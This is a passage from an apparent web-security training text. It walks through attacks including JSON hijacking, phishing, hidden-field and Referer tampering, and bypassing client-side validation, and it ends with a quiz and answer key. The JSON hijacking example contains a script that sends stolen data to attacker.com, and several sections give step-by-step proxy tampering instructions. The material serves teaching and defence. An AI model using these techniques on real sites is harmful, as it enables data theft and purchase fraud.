


Figure 39: Time to create to time to use



This attack depends on a simple idea, benefiting from an authority that no longer exist because the session is not invalidated properly.

**Attack requirement:**

- The application gives the ability for user to extend or preserve session for long in a high changing environment.

**Attack process:**

- 1- Normally login before the denial period and extends the session time out using the given option.
- 2- After the denial period the user is still able to execute most of the denied activities.

**Example:**

One of the example given about this type of attacks is a successful fraud done by a person who was authorize to reach a shared bank account then denied.

This person opened the e-banking account and authenticate himself before the removal of his name from the authorized users and activated the (maintain the session opened) option.

After the removal of the person name from the shared account he still able to initiate transfer order and move money to another account.

As noticed this type of attack is easy but it depends on the preexisting authentication and authorization to same resources to be executed successfully but it might cause a great damage, image what can unsatisfied high rank x-employee do to a company with such simple attack.

## 5.14 JSON Hijacking


malicious user is able to hijack JavaScript to attack JavaScript Object Notation (JSON) strings. JSON hijacking is a relatively new risk in the Web 2.0.

**Attack requirement:**

JSON service that returns a JSON array and response is exposed to GET requests can be used

to read private data

- returns sensitive data.
- returns a JSON array.
- responds to GET requests.
- the browser making the request has JavaScript enabled (very likely the case)
- the browser making the request supports the `__defineSetter__` method.



### Attack process

- bind an object's property to a function to be called when an attempt is made to set that property.
- the overridden setter function is invoked to read the objects being created
- malicious JavaScript can forward it to the attacker's server.

### Example:

The following Json array returned by the site for authenticated user

```

[
  { name: "Sami", destination: "New York", date: "Nov 1, 2010" },
  { name: "Christopher", destination: "Pittsburgh", date: "June 25 2010" },
  { name: "Joseph", destination: "Puerto Rico", date: "Sept 17, 2010" },
  { name: "Santa", destination: "New Zealand", date: "June 15, 2010" }
]

```

The attacker sends the victim browser a link for funny movie.


The victim opens the link that sends request to attacker website containing a page with the following script

```
Object.prototype.__defineSetter__("name", function(x) {
var s = "";
for (f in this) {
s += f + ": " + this[f] + ", ";
}
s += "name: " + x;
// send information to the attacker's server
document.images[0].src="http://attacker.com/?data=" + s;
});
```

The previous listing will define a setter and enable the sending of the information requested by the browser to the attacker server.

This attack will be valid if the user is authenticated through a cookie to the server containing the JSON service.

## 5.15 Attack Execute- Phishing



Phishing goes under the category of trickery type of attacks it depends mainly on faking a representation of website or impersonating the company through a mail message.

Attacker usually uses the original company theme and logo images to convince the victim that the message is coming from legitimate company email.

To avoid being caught the attacker uses a compromised machine and a forged email address.

### **Attack requirement:**

- A. victim convinced that the message is sent by legitimate party
- B. the victim clicks on the fake link to access the phished site that collect sensitive data.

**Attack process**

- A. use a compromised machine or a shared one to escape tracking.
- B. Use the compromised machine to send email that lead to the phished version of the site
- C. Victims will visit phished site and provide sensitive information.
- D. Information are directly used to benefit before the scam get disclosed.

**Example:**

A good example will be collecting Pay pal credentials using an email message sent to some of paypal clients.




Figure 40: example for paypal fake message with fake link

As you notice in the message two main point:

- Push the victim to take a fast decision due to special case
- The provided link will lead the victim to the fished site to collect information.

The attacker might not be using his server to host the pages but also a compromised server.

A compromised or shared computer is used to send emails.

Collected information are the pay pal credentials that can be used directly to pay for purchases.

## 5.16 Altering hidden fields



This type of attack focus on altering data and affecting data integrity it depends on changing the information passed as part of request as a hidden field.

### **Attack requirement:**

- A. One or more parameter is passed as hidden field
- B. The server is not checking those parameters before usage

### **Attack process**

- A. Using a proxy capture the request.
- B. Alter the hidden field as required
- C. Release the altered request


### **Example:**

```
POST /buy/25/buy.php?prod=55 HTTP/1.1
Host: mazadme.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
q=3&p=300
```

the previous listing represent a request sent from a form having the product id as part of the request header in time where the quantity (q) and the price (p) is sent as hidden value in the request body.

- A. Using a proxy tool like (Burp Proxy) setup the proxy to intercept requests sent by your browser.
- B. Using intercept tab edit the sent header and product price (p) as required.

C. Forward the altered request using (action) button



### 5.17 Hashed hidden fields




Figure 41: Attack using hashed hidden field value

Try to alter an encrypted value passed as hidden field

**Attack requirement:**

- A. An ability to break the encryption function by knowing the encrypted value and being able to regenerate encrypted content with the same functionality.

OR

- B. Being able to copy encrypted value from another request after understanding what is the used algorithm

### **Attack process**

- A. Using a proxy capture a request or many requests to the same page with the encrypted hidden field.
- B. Alter the value with a new generated value after discovering the encryption function or by an encrypted value stolen from other request.
- C. Release the altered request.

### **Example:**

```
<form method="post" action="buy.php?pro=22">
TV plasma <br/>
Price: 299 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="hidden" name="price" value="299">
<input type="hidden" name="pricetoken"
value="E76D213D291B8F216D694A34383150265C989229">
<input type="submit" value="Buy">
</form>
```

In the previous example if we did try to change the hashed value passed in the price token with another value captured from another product with lower price we might be able to successfully buy a product with lower price.

If this was not possible trying the usage of (sha1) or (md5) or other known hashing function to generate the price token for the altered price value.

## **5.18 forge Referrer Header**




Figure 42: altering Referrer Header process

This attack tries to gain authorization to access a functionality based on a forged Referer Header.

**Attack requirement:**

- A. Application developer falsely depends on the Referer Header to check the page from which the request id originated.

**Attack process**

- A. Using a proxy capture a request heading to restricted page.
- B. Alter the Referer Header to match a page with the same or higher authority level
- C. Release the altered request.


**Example:**

```
GET /Restrict/32/CreateUser.phpHTTP/1.1
Host: testlocalhost.com
Referer: https://testlocalhost.com/Restict/32/adminAct.php
```

In the previous example (Referer header) is forged to show that the request is sent by (adminAct.php) page that has high privilege.

If the application developer is using (\$\_SERVER['HTTP\_REFERER']) to check If the request is coming from an authorized page this will give the request the ability to reach the page and actually show (CreateUser) page.

## 5.19 Attack Execute- Direct Change to URL parameters



This attack alter data by changing parameters value directly from URL

**Attack requirement:**

- A. Information are passed through parameters embedded in the URL .
- B. Wrong inputs are not well validated

**Attack process**

This attack considered one of the easiest attacks, it can be mainly done without the need of any tool but in the worst scenario all what is needed is:

- A. Using a proxy capture the request.
- B. Alter the parameters as requested directly from URL.



C. Release the altered request.

**Example:**

`http://testwebsite.com/buy/?pid=12&discount=4`

In the previous example changing the discount parameter directly from address bar can change the discount on the product.

## 5.20 Only Client side validation




Figure 43: client only validation attack

any JavaScript based validation without server side interference can be manipulated and bypassed.

Attacker might try to alter the allowed max length to enable free entry in the field. Attack will disable the validation in the form to enable any type of cross site scripting, SQL injection or memory overflow.

**Attack requirement**

- No server side form validation.

**Attack process**

- Using a proxy capture the response containing the page with the form.
- Alter the values to required values to execute any attack like SQL injection.
- Alter the JavaScript validation by disable or by simply returning valid whatever value is entered.
- Release the altered response and submit the form.

This attack type will be a base to initiate buffer overflow or SQL injection or Cross site scripting attack.

**Example:**

```
<form name="myForm" action="dosomething.php" method="post">
  <input type="text" name="Quantity">
  <input type="submit" name="buy" onclick="validate(this)"/>
</form>
<script>
Function validate(theForm) {
  Var validationRE = /[0-9]{2}/;
  If (validationRE.test()) {
    Return true;
  } else {
    alert("This is not a valid quantity you can enter a number from 00 to 99");
    return false;
  }
}
</script>
```

In this example it.

- 1- Using Burp we will capture the response for login page
- 2- Change the script to return true whatever was the regular expression test result.
- 3- Put any required no numeric value in the quantity field
- 4- Submit the form.

**5.21 QUIZ:**

- 1. All the following attacks are exploit based attack EXCEPT:**
  - a. Clickjacking attack
  - b. JSON Hijacking.
  - c. Flash cookies Hijacking
  - d. Cookie tampering
- 2. Cookie tampering attack can success only if:**
  - a. Client has enabled JavaScript in order to write the cookie
  - b. The server send the cookie encrypted
  - c. The time between writing the cookie and resend request to the server is less than session time.
  - d. The server is not checking the value sent through the cookie.
- 3. Flash based application can be exploited through:**
  - a. The manipulation of .iso files
  - b. Intercepting messages between the server and flash using burp and alter contents.
  - c. Decompiling flash application using Flare.
  - d. All the above
- 4. Clickjacking depends on:**
  - a. Embedding a malicious JavaScript code to auto click a button.
  - b. Projection of a malicious fake page over a transparent legitimate privileged page.
  - c. Force the victim to push a button on the attacker website that will show all data on the attacker machine.
  - d. All the above
- 5. Viewstate value can be altered easier:**
  - a. When the backend logic is created with PHP or JSP
  - b. When (MAC) method is not enabled
  - c. When the object stored in ViewState has high complexity
  - d. All the above.
- 6. Invalidating session is important when invalidating credentials of an account in application working in fast changing environment:**
  - a. Because it will prevent the extending and usage of existing session
  - b. Because it will prevent any Form based attack
  - c. It will help in minimizing the threat of Refer Header Attack
  - d. All the above
- 7. For JSON Hijack attack to success:**
  - a. Victim should access a vulnerable site that respond to get request.
  - b. Victim should access attacker site
  - c. Vulnerable site should send JSON Array.
  - d. All the above

**8. In Phishing attack:**

- a. The attacker main entry point is a vulnerability in the visual representation of the site.
- b. Normally Phishing site is hosted on a machine own and registered by the attacker.
- c. Attacker creates a powerful motive for victim to act and a malicious link to click
- d. Phishing is an exploit based attack because it depends on technical vulnerabilities in the used HTTP protocol.

**9. Passing critical information in hidden fields if it is not rechecked on server:**

- a. It is secure as hiding obscurity prevent the attacker from capturing the value
- b. Is Secure if the value is hashed with known algorithm like MD5.
- c. Is Secure if the value is hashed with unknown algorithm
- d. None of the above.

**10. Initiating an attack on a web application:**

- a. Can be as simple as changing a parameter in URL
- b. Cannot be achieved only by securing the server
- c. Is doable through methods that sometimes requires minimum technical knowledge
- d. All the above


**Answers key**

1	2	3	4	5	6	7	8	9	10
a	d	d	b	b	a	d	c	d	d


# CHAPTER 6

## ATTACK EXECUTION

### (2)



## 6.1 Web application Authentication methods



# Web Application Authentication

Authentication as mentioned earlier is the process or action of proving or showing something to be true, genuine, or valid

Authentication in web application is done through different methods the most common are:

- HTML Form based authentication: this is the most common method to apply authentication in a web application. The used credentials are mostly the user name and a password but sometimes in critical application extra credentials are applied like the usage of special pin code or a key generate by one time password device.
- Other methods might be depending on HTTP based basic or digest authentication where HTTP basic sends credentials encoded unencrypted with base64 encoding in time where digest method uses hash function to encrypt credentials and nonce value from the server this is why basic HTTP authentication should be used only if the channel is secure with

(Https). Those methods is usually used on local networks not on the internet.

- Client SSL certificate with or without a smart card but this can represent a distribution problem
- Some application uses Windows-integrated authentication using NTLM or Kerberos and authentication services like windows passport.

## 6.2 Attack bad passwords




Figure 44: Bad passwords

Not having a special password complexity enforcement functionality can make attacking through the password very easy as many password are predictable or could be a common dictionary word or even empty or has the same username value.

Some users tend to leave the default or preconfigured password which makes the attack much easier.

### Attack requirement:

- Weak or no password

### Attack Process

- a- Try empty and default values for password.
- b- Try common dictionary password.
- c- If you own an account or self registered try short passwords, user name like passwords to check if that is permitted to disclose the password rules.

## 6.3 Brute force attack




Figure 45: Brute force attack technique

